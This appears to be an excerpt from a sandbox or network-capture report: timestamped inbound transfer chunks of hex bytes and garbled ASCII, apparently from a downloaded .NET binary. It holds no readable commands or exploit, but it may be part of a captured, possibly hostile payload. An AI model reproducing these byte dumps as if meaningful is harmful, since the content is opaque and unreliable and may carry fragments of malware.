2022-01-14 12:49:37 UTC	18	IN	Data Raw: 00 00 02 7b 7d 00 00 04 2c 0b 72 a9 08 00 70 73 70 00 00 0a 7a 02 7b 7c 00 00 04 7b 46 01 00 04 2c 0b 72 e5 07 00 70 73 f3 00 00 06 7a 03 20 00 04 00 00 2f 20 72 2b 08 00 70 03 8c 6a 00 00 01 20 00 04 00 00 8c 6a 00 00 01 28 71 00 00 0a 73 f3 00 00 06 7a 02 7b 7c 00 00 04 03 7d 47 01 00 04 2a 46 02 7b 7c 00 00 04 7b 3f 01 00 04 7b 54 01 00 04 2a 46 02 7b 7c 00 00 04 7b 3f 01 00 04 7b 58 01 00 04 2a 1b 30 02 00 41 00 00 00 00 00 00 00 02 7b 7d 00 00 04 2d 2e 03 2c 24 02 7b 7c 00 00 04 2c 1c 02 7b 7c 00 00 04 6f 72 00 00 0a 02 02 7b 7c 00 00 04 6f ff 00 00 06 7d 81 00 00 04 02 17 7d 7d 00 00 04 de 08 02 03 28 73 00 00 0a dc 2a 00 00 00 01 10 00 00 02 00 00 00 38 38 00 08 00 00 00 00 92 02 7b 7d 00 00 04 2c 0b 72 a9 08 00 70 73 70 00 00 0a 7a 02 7b 7c 00 00 Data Ascii: {},rpspz{|{F,rpsz / r+pj j(qsz{|}G*F{|{?{T*F{|{?{X*0A{}-.,${|,{|or{|o}}}(s*88{},rpspz{|
2022-01-14 12:49:37 UTC	19	IN	Data Raw: 00 00 01 7d 8b 00 00 04 02 17 8d 6a 00 00 01 7d 8c 00 00 04 02 73 ae 00 00 06 7d 8d 00 00 04 02 73 c3 00 00 06 7d 99 00 00 04 02 28 1e 00 00 0a 02 03 7d 8f 00 00 04 02 20 e0 10 00 00 8d 6a 00 00 01 7d 92 00 00 04 02 05 8d 6c 00 00 01 7d 93 00 00 04 02 05 7d 94 00 00 04 02 04 7d 97 00 00 04 02 16 7d 86 00 00 04 02 28 a6 00 00 06 26 2a 13 30 07 00 51 00 00 00 24 00 00 11 02 7b 98 00 00 04 02 16 7d 86 00 00 04 02 16 7d 90 00 00 04 02 16 7d 91 00 00 04 02 02 16 25 0a 7d 96 00 00 04 06 7d 95 00 00 04 02 7b 97 00 00 04 2c 1d 02 7b 8f 00 00 04 02 16 14 16 16 28 fc 00 00 06 25 0b 7d 98 00 00 04 07 7d 5c 01 00 04 2a 00 00 00 13 30 0a 00 59 0f 00 00 25 00 00 11 02 7b 8f 00 00 04 7b 52 01 00 04 0d 02 7b 8f 00 00 04 7b 53 01 00 04 13 04 02 7b 91 00 00 04 0b 02 7b 90 Data Ascii: }j}s}s}(} j}!}}}}(&*0Q${}}}%}}{,{(%}}*0Y%{{R{{S{{
2022-01-14 12:49:37 UTC	21	IN	Data Raw: 13 06 11 05 02 7b 94 00 00 04 33 2d 02 7b 95 00 00 04 2c 25 16 13 05 11 05 02 7b 95 00 00 04 32 0b 02 7b 94 00 00 04 11 05 59 2b 0b 02 7b 95 00 00 04 11 05 59 17 59 13 06 11 06 2d 57 02 07 7d 91 00 00 04 02 08 7d 90 00 00 04 02 7b 8f 00 00 04 11 04 7d 53 01 00 04 02 7b 8f 00 00 04 25 7b 54 01 00 04 09 02 7b 8f 00 00 04 7b 52 01 00 04 59 6a 58 7d 54 01 00 04 02 7b 8f 00 00 04 09 7d 52 01 00 04 02 11 05 7d 96 00 00 04 02 03 28 ab 00 00 06 2a 16 10 01 02 7b 87 00 00 04 0a 06 11 04 31 03 11 04 0a 06 11 06 31 03 11 06 0a 02 7b 8f 00 00 04 7b 51 01 00 04 09 02 7b 93 00 00 04 11 05 06 28 6e 00 00 0a 09 06 58 0d 11 04 06 59 13 04 11 05 06 58 13 05 11 06 06 59 13 06 02 02 7b 87 00 00 04 06 59 25 13 0d 7d 87 00 00 04 11 0d 3a d5 fa ff ff 02 02 7b 8e 00 00 04 2d 03 Data Ascii: {3-{,%{2{Y+{YY-W}}{}S{%{T{{RYjX}T{}R}(*{11{{Q{(nXYXY{Y%}:{-
2022-01-14 12:49:37 UTC	22	IN	Data Raw: 00 00 04 11 0d 11 10 9e 38 cf fe ff ff 11 10 1f 12 2e 07 11 10 1f 0e 59 2b 01 1d 13 0e 11 10 1f 12 2e 03 19 2b 02 1f 0b 13 0f 38 89 00 00 00 11 04 2c 05 16 10 01 2b 57 02 07 7d 91 00 00 04 02 08 7d 90 00 00 04 02 7b 8f 00 00 04 11 04 7d 53 01 00 04 02 7b 8f 00 00 04 25 7b 54 01 00 04 09 02 7b 8f 00 00 04 7b 52 01 00 04 59 6a 58 7d 54 01 00 04 02 7b 8f 00 00 04 09 7d 52 01 00 04 02 11 05 7d 96 00 00 04 02 03 28 ab 00 00 06 2a 11 04 17 59 13 04 07 02 7b 8f 00 00 04 7b 51 01 00 04 09 25 17 58 0d 91 20 ff 00 00 00 5f 08 1f 1f 5f 62 60 0b 08 1e 58 0c 08 06 11 0e 58 3f 6d ff ff ff 07 06 1f 1f 5f 63 0b 08 06 59 0c 11 0f 07 7e 9a 00 00 04 11 0e 94 5f 58 13 0f 07 11 0e 1f 1f 5f 63 0b 08 11 0e 59 0c 02 7b 89 00 00 04 13 0e 02 7b 88 00 00 04 0a 11 0e 11 0f 58 20 02 Data Ascii: 8.Y+.+8,+W}}{}S{%{T{{RYjX}T{}R}(*Y{{Q%X __b`XX?m_cY~_X_cY{{X

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	23	IN	Data Raw: 11 05 7d 96 00 00 04 02 03 28 ab 00 00 06 2a 5a 02 28 a6 00 00 06 26 02 14 7d 93 00 00 04 02 14 7d 92 00 00 04 2a 13 30 05 00 20 00 00 00 13 00 00 11 03 04 02 7b 93 00 00 04 16 05 28 6e 00 00 0a 02 02 05 25 0a 7d 96 00 00 04 06 7d 95 00 00 04 2a 36 02 7b 86 00 00 04 17 2e 02 16 2a 17 2a 00 00 13 30 06 00 54 01 00 00 26 00 00 11 16 0b 38 44 01 00 00 07 2d 26 02 7b 95 00 00 04 02 7b 96 00 00 04 31 08 02 7b 94 00 00 04 2b 06 02 7b 96 00 00 04 02 7b 95 00 00 04 59 0a 2b 0e 02 7b 96 00 00 04 02 7b 95 00 00 04 59 0a 06 2d 0a 03 1f fb 33 03 16 10 01 03 2a 06 02 7b 8f 00 00 04 7b 57 01 00 04 31 0c 02 7b 8f 00 00 04 7b 57 01 00 04 0a 06 2c 08 03 1f fb 33 03 16 10 01 02 7b 8f 00 00 04 25 7b 57 01 00 04 06 59 7d 57 01 00 04 02 7b 8f 00 00 04 25 7b 58 01 00 04 06 6a Data Ascii: }(*Z(&}}*0 {(n%}}*6{.**0T&8D-&{{1{+{{Y+{{Y-3*{{W1{{W,3{%{WY}W{%{Xj
2022-01-14 12:49:37 UTC	25	IN	Data Raw: 06 7d 53 01 00 04 11 0a 25 7b 54 01 00 04 11 05 11 0a 7b 52 01 00 04 59 6a 58 7d 54 01 00 04 11 0a 11 05 7d 52 01 00 04 03 11 07 7d 96 00 00 04 03 04 6f ab 00 00 06 2a 02 7b ab 00 00 04 0a 2b 7d 11 06 2c 05 16 10 02 2b 4a 03 09 7d 91 00 00 04 03 11 04 7d 90 00 00 04 11 0a 11 06 7d 53 01 00 04 11 0a 25 7b 54 01 00 04 11 05 11 0a 7b 52 01 00 04 59 6a 58 7d 54 01 00 04 11 0a 11 05 7d 52 01 00 04 03 11 07 7d 96 00 00 04 03 04 6f ab 00 00 06 2a 11 06 17 59 13 06 09 11 0a 7b 51 01 00 04 11 05 25 17 58 13 05 91 20 ff 00 00 00 5f 11 04 1f 1f 5f 62 60 0d 11 04 1e 58 13 04 11 04 06 3f 7b ff ff ff 02 02 7b a6 00 00 04 09 7e 9a 00 00 04 06 94 5f 58 7d a6 00 00 04 09 06 1f 1f 5f 63 0d 11 04 06 59 13 04 02 02 7b ae 00 00 04 7d a9 00 00 04 02 02 7b b1 00 00 04 7d a7 00 Data Ascii: }S%{T{RYjX}T}R}o*{+},+J}}}S%{T{RYjX}T}R}o*Y{Q%X __b`X?{{~_X}_cY{}{}
2022-01-14 12:49:37 UTC	26	IN	Data Raw: 0b 03 7b 94 00 00 04 11 07 59 2b 0b 03 7b 95 00 00 04 11 07 59 17 59 13 08 11 08 2d 4a 03 09 7d 91 00 00 04 03 11 04 7d 90 00 00 04 11 0a 11 06 7d 53 01 00 04 11 0a 25 7b 54 01 00 04 11 05 11 0a 7b 52 01 00 04 59 6a 58 7d 54 01 00 04 11 0a 11 05 7d 52 01 00 04 03 11 07 7d 96 00 00 04 03 04 6f ab 00 00 06 2a 16 10 02 03 7b 93 00 00 04 11 07 25 17 58 13 07 02 7b aa 00 00 04 d2 9c 11 08 17 59 13 08 02 16 7d a5 00 00 04 38 48 f7 ff ff 11 04 1d 31 12 11 04 1e 59 13 04 11 06 17 58 13 06 11 05 17 59 13 05 03 11 07 7d 96 00 00 04 03 04 6f ab 00 00 06 10 02 03 7b 96 00 00 04 13 07 11 07 03 7b 95 00 00 04 32 0b 03 7b 94 00 00 04 11 07 59 2b 0b 03 7b 95 00 00 04 11 07 59 17 59 13 08 03 7b 95 00 00 04 03 7b 96 00 00 04 2e 4a 03 09 7d 91 00 00 04 03 11 04 7d 90 00 00 Data Ascii: {Y+{YY-J}}}S%{T{RYjX}T}R}o*{%X{Y}8H1YXY}o{{2{Y+{YY{{.J}}
2022-01-14 12:49:37 UTC	27	IN	Data Raw: 11 08 11 0e 59 16 31 35 11 0c 11 08 11 0e 59 31 2c 0e 07 7b 93 00 00 04 11 08 25 17 58 13 08 0e 07 7b 93 00 00 04 11 0e 25 17 58 13 0e 91 9c 11 0c 17 59 25 13 0c 2d d9 38 5b 02 00 00 0e 07 7b 93 00 00 04 11 0e 0e 07 7b 93 00 00 04 11 08 11 0c 28 6e 00 00 0a 11 08 11 0c 58 13 08 11 0e 11 0c 58 13 0e 16 13 0c 38 2c 02 00 00 09 1f 40 5f 2d 27 06 07 11 0f 18 58 94 58 0a 06 11 04 7e 9a 00 00 04 09 94 5f 58 0a 08 06 58 19 5a 13 0f 07 11 0f 94 0d 38 c0 fd ff ff 0e 08 72 0b 0a 00 70 7d 59 01 00 04 0e 08 7b 53 01 00 04 11 07 59 13 0c 11 05 19 63 11 0c 32 04 11 0c 2b 04 11 05 19 63 13 0c 11 07 11 0c 58 13 07 11 06 11 0c 59 13 06 11 05 11 0c 19 62 59 13 05 0e 07 11 04 7d 91 00 00 04 0e 07 11 05 7d 90 00 00 04 0e 08 11 07 7d 53 01 00 04 0e 08 25 7b 54 01 00 04 11 06 Data Ascii: Y15Y1,{%X{%XY%-8[{{{nXX8,@_-'XX~_XXZ8rp}Y{SYc2+cXYbY}}}S%{T
2022-01-14 12:49:37 UTC	29	IN	Data Raw: 00 00 04 31 38 02 1f 0d 7d b5 00 00 04 02 7b b6 00 00 04 72 d1 0a 00 70 02 7b b7 00 00 04 1a 63 1e 58 8c 6a 00 00 01 28 42 00 00 0a 7d 59 01 00 04 02 1b 7d ba 00 00 04 38 ca fe ff ff 02 17 7d b5 00 00 04 38 be fe ff ff 02 7b b6 00 00 04 7b 53 01 00 04 2d 02 08 2a 07 0c 02 7b b6 00 00 04 25 7b 53 01 00 04 17 59 7d 53 01 00 04 02 7b b6 00 00 04 25 7b 54 01 00 04 17 6a 58 7d 54 01 00 04 02 7b b6 00 00 04 7b 51 01 00 04 02 7b b6 00 00 04 25 7b 52 01 00 04 13 04 11 04 17 58 7d 52 01 00 04 11 04 91 20 ff 00 00 00 5f 0a 02 7b b7 00 00 04 1e 62 06 58 1f 1f 5d 2c 24 02 1f 0d 7d b5 00 00 04 02 7b b6 00 00 04 72 05 0b 00 70 7d 59 01 00 04 02 1b 7d ba 00 00 04 38 27 fe ff ff 02 06 1f 20 5f 2c 03 18 2b 01 1d 7d b5 00 00 04 38 12 fe ff ff 02 7b b6 00 00 04 7b 53 01 00 Data Ascii: 18}{rp{cXj(B}Y}8}8{{S-*{%{SY}S{%{TjX}T{{Q{%{RX}R _{bX],$}{rp}Y}8' _,+}8{{S
2022-01-14 12:49:37 UTC	30	IN	Data Raw: b9 00 00 04 02 7b b8 00 00 04 02 7b b9 00 00 04 2e 24 02 1f 0d 7d b5 00 00 04 02 7b b6 00 00 04 72 33 0b 00 70 7d 59 01 00 04 02 1b 7d ba 00 00 04 38 6f f9 ff ff 02 1f 0c 7d b5 00 00 04 17 2a 17 2a 72 5d 0b 00 70 02 7b b6 00 00 04 7b 59 01 00 04 28 42 00 00 0a 73 f3 00 00 06 7a 72 c7 05 00 70 73 f3 00 00 06 7a 13 30 05 00 85 00 00 00 15 00 00 11 16 0a 03 8e 69 0b 04 2d 2f 02 7b b5 00 00 04 1c 2e 0b 72 c7 05 00 70 73 f3 00 00 06 7a 17 03 16 03 8e 69 28 fc 00 00 06 02 7b b6 00 00 04 7b 5c 01 00 04 2e 03 1f fd 2a 02 7b b6 00 00 04 16 14 16 16 28 fc 00 00 06 7d 5c 01 00 04 07 17 02 7b bc 00 00 04 1f 1f 5f 62 32 14 17 02 7b bc 00 00 04 1f 1f 5f 62 17 59 0b 03 8e 69 07 59 0a 02 7b bd 00 00 04 03 06 07 6f a9 00 00 06 02 1d 7d b5 00 00 04 16 2a 00 00 00 13 30 04 Data Ascii: {{.$}{r3p}Y}8o}**r]p{{Y(Bszrpsz0i-/{.rpszi({{\.*{()\{_b2{_bYiY{o}*0
2022-01-14 12:49:37 UTC	31	IN	Data Raw: 00 00 32 04 1f 60 2b 01 16 67 9e 02 7b d5 00 00 04 18 0e 0b 11 09 25 17 58 13 09 94 9e 2b 32 02 7b d5 00 00 04 16 0e 06 0e 0b 11 09 94 0e 04 59 94 1f 10 58 1f 40 58 67 9e 02 7b d5 00 00 04 18 0e 05 0e 0b 11 09 25 17 58 13 09 94 0e 04 59 94 9e 17 11 06 11 0b 59 1f 1f 5f 62 0b 11 04 11 0b 28 f4 00 00 06 13 05 2b 1c 02 7b d5 00 00 04 16 0e 09 11 0a 11 05 58 19 5a 19 28 6e 00 00 0a 11 05 07 58 13 05 11 05 11 0e 32 de 17 11 06 17 59 1f 1f 5f 62 13 05 2b 11 11 04 11 05 61 13 04 11 05 17 28 f4 00 00 06 13 05 11 04 11 05 5f 2d e8 11 04 11 05 61 13 04 17 11 0b 1f 1f 5f 62 17 59 13 08 2b 16 09 17 59 0d 11 0b 11 07 59 13 0b 17 11 0b 1f 1f 5f 62 17 59 13 08 11 04 11 08 5f 02 7b d7 00 00 04 09 94 33 db 06 25 17 59 0a 3a c7 fe ff ff 11 06 17 58 13 06 11 06 08 3e 93 fd Data Ascii: 2`+g{%X+2{YX@Xg{%XYY_b(+{XZ(nX2Y_b+a(_-a_bY+YY_bY_{3%Y:X>
2022-01-14 12:49:37 UTC	33	IN	Data Raw: 00 04 00 00 2f 10 72 9d 0d 00 70 72 b3 0d 00 70 73 8a 00 00 0a 7a 02 03 7d e7 00 00 04 2a 1e 02 7b f0 00 00 04 2a 1e 02 7b f5 00 00 04 2a 00 00 13 30 05 00 a9 00 00 00 15 00 00 11 02 73 8b 00 00 0a 7d f3 00 00 04 02 73 8b 00 00 0a 7d f4 00 00 04 02 73 8c 00 00 0a 7d e2 00 00 04 7e e1 00 00 04 28 8d 00 00 0a 5a 0a 06 02 7b e6 00 00 04 28 8e 00 00 0a 0a 16 0b 2b 33 02 7b e2 00 00 04 02 7b e7 00 00 04 02 7b f6 00 00 04 02 28 cb 00 00 06 07 73 c5 00 00 06 6f 8f 00 00 0a 02 7b f4 00 00 04 07 6f 90 00 00 0a 07 17 58 0b 07 06 32 c9 02 16 73 91 00 00 0a 7d e8 00 00 04 02 73 59 01 00 06 7d f1 00 00 04 02 15 7d ec 00 00 04 02 15 7d ed 00 00 04 02 15 7d ee 00 00 04 02 15 7d ef 00 00 04 2a 00 00 00 13 30 05 00 4d 01 00 00 2c 00 00 11 16 0a 02 7b ea 00 00 04 2c 06 73 Data Ascii: /rprpsz}*{*{*0s}s}s}~(Z{(+3{{{{so{oX2s}sY}}}}}*0M,{,s
2022-01-14 12:49:37 UTC	34	IN	Data Raw: 6f 92 00 00 0a 16 31 0c 02 7b f3 00 00 04 6f 93 00 00 0a 0c de 0c 02 7b f3 00 00 04 28 9e 00 00 0a dc 08 16 3f da 00 00 00 02 7b e2 00 00 04 08 6f 94 00 00 0a 0d 09 7b dc 00 00 04 02 7b ee 00 00 04 17 58 2e 4a 02 7b f3 00 00 04 13 04 16 13 05 11 04 12 05 28 9f 00 00 0a 02 7b f3 00 00 04 08 6f 90 00 00 0a de 0c 11 05 2c 07 11 04 28 9e 00 00 0a dc 06 08 33 10 02 7b e8 00 00 04 6f 9c 00 00 0a 26 15 0a 2b 7b 06 15 33 77 08 0a 2b 73 15 0a 02 7b e5 00 00 04 09 7b d9 00 00 04 16 09 7b de 00 00 04 6f 79 00 00 0a 02 7b f1 00 00 04 09 7b da 00 00 04 09 7b dd 00 00 04 6f 58 01 00 06 02 02 7b f5 00 00 04 09 7b dd 00 00 04 6a 58 7d f5 00 00 04 09 16 7d dd 00 00 04 02 09 7b dc 00 00 04 7d ee 00 00 04 02 7b f4 00 00 04 09 7b db 00 00 04 6f 90 00 00 0a 07 15 33 06 16 0b Data Ascii: o1{o{(?{o{{X.J{({o,(3{o&+{3w+s{{{oy{{{oX{{jX}}{}{{o3
2022-01-14 12:49:37 UTC	35	IN	Data Raw: 30 9d 11 04 13 08 2b 72 03 7b 66 00 00 04 11 08 92 13 06 2b 5b 03 7b 67 00 00 04 11 05 17 59 25 13 05 94 13 07 11 07 02 7b 07 01 00 04 30 41 06 11 07 18 5a 17 58 92 11 08 2e 2f 03 03 7b 6f 00 00 04 6a 11 08 6a 06 11 07 18 5a 17 58 92 6a 59 06 11 07 18 5a 92 6a 5a 58 69 7d 6f 00 00 04 06 11 07 18 5a 17 58 11 08 68 9d 11 06 17 59 13 06 11 06 2d a1 11 08 17 59 13 08 11 08 2d 8a 2a 00 13 30 06 00 33 02 00 00 35 00 00 11 02 7b 06 01 00 04 0a 02 7b 08 01 00 04 7b 34 01 00 04 0b 02 7b 08 01 00 04 7b 37 01 00 04 0c 15 13 05 03 16 7d 68 00 00 04 03 7e fc 00 00 04 7d 69 00 00 04 16 0d 2b 3d 06 09 18 5a 92 2c 2a 03 7b 67 00 00 04 03 25 7b 68 00 00 04 17 58 13 07 11 07 7d 68 00 00 04 11 07 09 25 13 05 9e 03 7b 6a 00 00 04 09 16 9c 2b 08 06 09 18 5a 17 58 16 9d 09 17 Data Ascii: 0+r{f+[{gY%{0AZX./{ojjZXjYZjZXi}oZXhY-Y-*035{{{4{{7}h~}i+=Z,*{g%{hX}h%{j+ZX

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	37	IN	Data Raw: 00 00 0a 80 2f 01 00 04 1f 3c 8d 69 00 00 01 25 d0 65 03 00 04 28 89 00 00 0a 80 30 01 00 04 7e 2f 01 00 04 7e fd 00 00 04 7e 28 01 00 04 17 58 7e 2a 01 00 04 7e 25 01 00 04 73 fa 00 00 06 80 31 01 00 04 7e 30 01 00 04 7e fe 00 00 04 16 7e 27 01 00 04 7e 25 01 00 04 73 fa 00 00 06 80 32 01 00 04 14 7e ff 00 00 04 16 7e 26 01 00 04 7e 2b 01 00 04 73 fa 00 00 06 80 33 01 00 04 2a 00 00 00 13 30 05 00 6c 01 00 00 38 00 00 11 03 2d 02 17 2a 02 20 ff ff 00 00 5f 0a 02 1f 10 64 20 ff ff 00 00 5f 0b 38 41 01 00 00 05 7e 3a 01 00 04 32 07 7e 3a 01 00 04 2b 01 05 0c 05 08 59 10 03 38 f5 00 00 00 06 03 04 25 17 58 10 02 91 58 0a 07 06 58 0b 06 03 04 25 17 58 10 02 91 58 0a 07 06 58 0b 06 03 04 25 17 58 10 02 91 58 0a 07 06 58 0b 06 03 04 25 17 58 10 02 91 58 0a 07 Data Ascii: /<i%e(0~/~~(X~*~%s1~0~~'~%s2~~&~+s3*0l8-* _d _8A~:2~:+Y8%XXX%XXX%XXX%XX
2022-01-14 12:49:37 UTC	38	IN	Data Raw: 04 7b 59 01 00 04 2d 17 72 d5 0e 00 70 08 07 8c 6a 00 00 01 28 71 00 00 0a 73 f3 00 00 06 7a 08 72 f5 0e 00 70 02 7b 3f 01 00 04 7b 59 01 00 04 28 37 00 00 0a 73 f3 00 00 06 7a 02 7b 46 01 00 04 8e 69 02 7b 3f 01 00 04 7b 57 01 00 04 59 16 31 26 02 7b 49 01 00 04 02 7b 46 01 00 04 16 02 7b 46 01 00 04 8e 69 02 7b 3f 01 00 04 7b 57 01 00 04 59 6f 79 00 00 0a 02 7b 3f 01 00 04 7b 53 01 00 04 2d 10 02 7b 3f 01 00 04 7b 57 01 00 04 16 fe 03 2b 01 16 0a 02 7b 42 01 00 04 20 a0 07 00 00 33 28 02 28 01 01 00 06 2d 20 02 7b 3f 01 00 04 7b 53 01 00 04 1e 33 10 02 7b 3f 01 00 04 7b 57 01 00 04 16 fe 03 2b 01 16 0a 06 39 b0 fe ff ff 02 6f 76 00 00 0a 02 7b 42 01 00 04 20 a0 07 00 00 40 c7 01 00 00 02 28 01 01 00 06 2c 45 02 7b 4b 01 00 04 6f 4b 01 00 06 0d 02 7b 49 Data Ascii: {Y-rpj(qszrp{?{Y(7sz{Fi{?{WY1&{l{F{Fi{?{WYoy{?{S-{?{W+{B 3((- {?{S3{?{W+9ov{B @(,E{KoK{I
2022-01-14 12:49:37 UTC	40	IN	Data Raw: 16 2a 02 7b 50 01 00 04 2c 0a 02 28 01 01 00 06 2c 02 16 2a 03 2d 0b 72 75 12 00 70 73 63 00 00 0a 7a 05 16 2f 0b 72 83 12 00 70 73 b4 00 00 0a 7a 04 03 16 6f b5 00 00 0a 2f 0b 72 8f 12 00 70 73 b4 00 00 0a 7a 04 05 58 03 16 6f b6 00 00 0a 31 0b 72 83 12 00 70 73 b4 00 00 0a 7a 16 0a 02 7b 3f 01 00 04 03 7d 55 01 00 04 02 7b 3f 01 00 04 04 7d 56 01 00 04 02 7b 3f 01 00 04 05 7d 57 01 00 04 02 7b 3f 01 00 04 02 28 03 01 00 06 7d 51 01 00 04 02 7b 3f 01 00 04 7b 53 01 00 04 2d 4d 02 7b 50 01 00 04 2d 45 02 7b 3f 01 00 04 16 7d 52 01 00 04 02 7b 3f 01 00 04 02 7b 49 01 00 04 02 7b 46 01 00 04 16 02 7b 46 01 00 04 8e 69 6f 78 00 00 0a 7d 53 01 00 04 02 7b 3f 01 00 04 7b 53 01 00 04 2d 07 02 17 7 d 50 01 00 04 02 28 01 01 00 06 2d 13 02 7b 3f 01 00 04 02 7b 41 Data Ascii: *{P,(,*-rupscz/rpszo/rpszXo1rpsz{?}U{?}V{?}W{?(}Q{?{S-M{P-E{?}R{?{l{F{Fiox}S{?{S-}P(-{?{A
2022-01-14 12:49:37 UTC	41	IN	Data Raw: 2a 5a 02 03 7d 5d 01 00 04 02 04 7d 5e 01 00 04 02 05 28 27 01 00 06 2a 13 30 05 00 49 00 00 00 00 00 00 00 02 7b 5b 01 00 04 2c 0b 72 74 14 00 70 73 f3 00 00 06 7a 02 73 3f 00 00 06 7d 5a 01 00 04 02 7b 5a 01 00 04 03 6f 5c 00 00 06 02 7b 5a 01 00 04 02 02 7b 5d 01 00 04 02 7b 5e 01 00 04 02 7b 5f 01 00 04 6f 5f 00 00 06 2a 82 02 7b 5a 01 00 04 2d 0b 72 05 15 00 70 73 f3 00 00 06 7a 02 7b 5a 01 00 04 03 6f 66 00 00 06 2a 72 02 7b 5a 01 00 04 2d 0b 72 05 15 00 70 73 f3 00 00 06 7a 02 14 7d 5a 01 00 04 16 2a 7e 02 7b 5a 01 00 04 2d 0b 72 05 15 00 70 73 f3 00 00 06 7a 02 7b 5a 01 00 04 6f 61 00 00 06 2a 86 02 7b 5a 01 00 04 2d 0b 72 05 15 00 70 73 f3 00 00 06 7a 02 7b 5a 01 00 04 03 04 6f 64 00 00 06 2a da 02 7b 5b 01 00 04 2c 0e 02 7b 5b 01 00 04 03 16 6f Data Ascii: *Z}]}^(*0l{[,rtpszs?}Z{Zo\{Z{]{^{_o_*{Z-rpsz{Zof*r{Z-rpsz}Z*~{Z-rpsz{Zoa*{Z-rpsz{Zod*{[,{[o
2022-01-14 12:49:37 UTC	42	IN	Data Raw: 78 00 00 0a 2a 8a 02 7b 6b 01 00 04 2c 0b 72 cf 15 00 70 73 70 00 00 0a 7a 02 7b 6a 01 00 04 03 04 05 6f 79 00 00 0a 2a 00 00 1b 30 03 00 2c 00 00 00 21 00 00 11 73 7a 00 00 0a 0a 06 16 1f 09 73 31 01 00 06 0b 02 07 28 14 01 00 06 06 6f 7b 00 00 0a 0c de 0a 06 2c 06 06 6f 13 00 00 0a dc 08 2a 01 10 00 00 02 00 06 00 1a 20 00 0a 00 00 00 00 1b 30 03 00 2c 00 00 00 21 00 00 11 73 7a 00 00 0a 0a 06 16 1f 09 73 31 01 00 06 0b 02 07 28 15 01 00 06 06 6f 7b 00 00 0a 0c de 0a 06 2c 06 06 6f 13 00 00 0a dc 08 2a 01 10 00 00 02 00 06 00 1a 20 00 0a 00 00 00 00 1b 30 02 00 25 00 00 00 22 00 00 11 02 73 7c 00 00 0a 0a 06 17 73 30 01 00 06 0b 02 07 28 16 01 00 06 0c de 0a 06 2c 06 06 6f 13 00 00 0a dc 08 2a 00 00 00 01 10 00 00 02 00 07 00 12 19 00 0a 00 00 00 00 1b Data Ascii: x*{k,rpspz{joy*0,!szs1(o{,o* 0,!szs1(o{,o* 0%"s|s0(,o*
2022-01-14 12:49:37 UTC	44	IN	Data Raw: 00 06 11 05 17 5f 17 33 09 02 06 08 28 56 01 00 06 0c 11 05 17 64 13 05 11 05 2c 22 02 07 06 28 57 01 00 06 11 05 17 5f 17 33 09 02 07 08 28 56 01 00 06 0c 11 05 17 64 13 05 11 05 2d bc 08 09 61 0c 02 08 66 7d 71 01 00 04 2a 22 02 16 28 5a 01 00 06 2a 36 02 20 20 83 b8 ed 03 28 5b 01 00 06 2a 8a 02 15 7d 71 01 00 04 02 28 1e 00 00 0a 02 04 7d 6e 01 00 04 02 03 7d 6c 01 00 04 02 28 55 01 00 06 2a 22 02 15 7d 71 01 00 04 2a 3e 02 17 7e 72 01 00 04 03 14 28 62 01 00 06 2a 3e 02 04 7e 72 01 00 04 03 14 28 62 01 00 06 2a 6e 02 17 04 03 14 28 62 01 00 06 04 16 6a 2f 0b 72 d5 03 00 70 73 25 00 00 0a 7a 2a 6e 02 05 04 03 14 28 62 01 00 06 04 16 6a 2f 0b 72 d5 03 00 70 73 25 00 00 0a 7a 2a 72 02 05 04 03 0e 04 28 62 01 00 06 04 16 6a 2f 0b 72 d5 03 00 70 73 25 00 Data Ascii: _3(Vd,"(W_3(Vd-af}q*"(Z*6 ([*}q(}n}l(U*"}q*>~r(b*>~r(b*n(bj/rps%z*n(bj/rps%z*r(bj/rps%
2022-01-14 12:49:37 UTC	45	IN	Data Raw: 28 45 00 00 0a 2d 17 11 06 72 77 18 00 70 06 7b b4 03 00 04 6f 92 01 00 06 6f c4 00 00 0a 11 06 73 c5 00 00 0a 13 07 7e 89 01 00 04 06 fe 06 0c 05 00 06 73 c6 00 00 0a 28 01 00 00 2b 28 02 00 00 2b 13 08 11 08 2d 20 72 97 18 00 70 06 7b b4 03 00 04 6f 76 01 00 06 8c 2b 00 00 02 28 42 00 00 0a 73 cf 02 00 06 7a 73 c9 00 00 0a 13 09 11 09 6f ca 00 00 0a 11 05 6f cb 00 00 0a 6f cc 00 00 0a 26 11 08 7b b1 03 00 04 2c 41 11 08 7b b1 03 00 04 6f cd 00 00 0a 13 0f 2b 18 12 0f 28 ce 00 00 0a 13 10 11 09 6f ca 00 00 0a 11 10 6f cc 00 00 0a 26 12 0f 28 cf 00 00 0a 2d df de 0e 12 0f fe 16 16 00 00 1b 6f 13 00 00 0a dc 11 09 16 6f d0 00 00 0a 11 09 17 6f d1 00 00 0a 11 09 16 6f d2 00 00 0a 11 09 72 67 01 00 70 6f d3 00 00 0a 28 d4 00 00 0a 13 0a 73 1f 00 00 0a 13 0b Data Ascii: (E-rwp{oos~s(+(+- rp{ov+(Bszsooo&{,A{o+(oo&(-oooorgpo(s
2022-01-14 12:49:37 UTC	46	IN	Data Raw: a1 03 00 06 13 1a 11 1a 2d 12 72 42 17 00 70 11 19 28 42 00 00 0a 73 d3 02 00 06 7a 11 1a 73 dc 00 00 0a 13 1b 38 d6 00 00 00 11 1b 6f dd 00 00 0a 13 1c 11 13 2c 10 11 1c 72 67 1f 00 70 11 13 6f 36 00 00 0a 13 1c 11 1c 72 8b 1f 00 70 06 7b b4 03 00 04 6f 82 01 00 06 13 1d 12 1d 28 de 00 00 0a 6f 36 00 00 0a 13 1c 11 1c 72 b9 1f 00 70 06 7b b4 03 00 04 6f 7e 01 00 06 13 1d 12 1d 28 de 00 00 0a 6f 36 00 00 0a 13 1c 06 7b b4 03 00 04 6f 8e 01 00 06 28 45 00 00 0a 2d 19 11 1c 72 c9 1f 00 70 06 7b b4 03 00 04 6f 8e 01 00 06 6f 36 00 00 0a 13 1c 11 1c 72 f7 1f 00 70 06 7b b4 03 00 04 6f 80 01 00 06 13 1e 12 1e 28 df 00 00 0a 6f 36 00 00 0a 13 1c 11 14 2c 10 11 1c 72 27 20 00 70 11 14 6f 36 00 00 0a 13 1c 11 0b 11 1c 6f 20 00 00 0a 72 e4 19 00 70 6f 20 00 00 0a Data Ascii: -rBp(Bszs8o,rgpo6rp{o(o6rp{o~(o6{o(E-rp{oo6rp{o(o6,r' po6o rpo
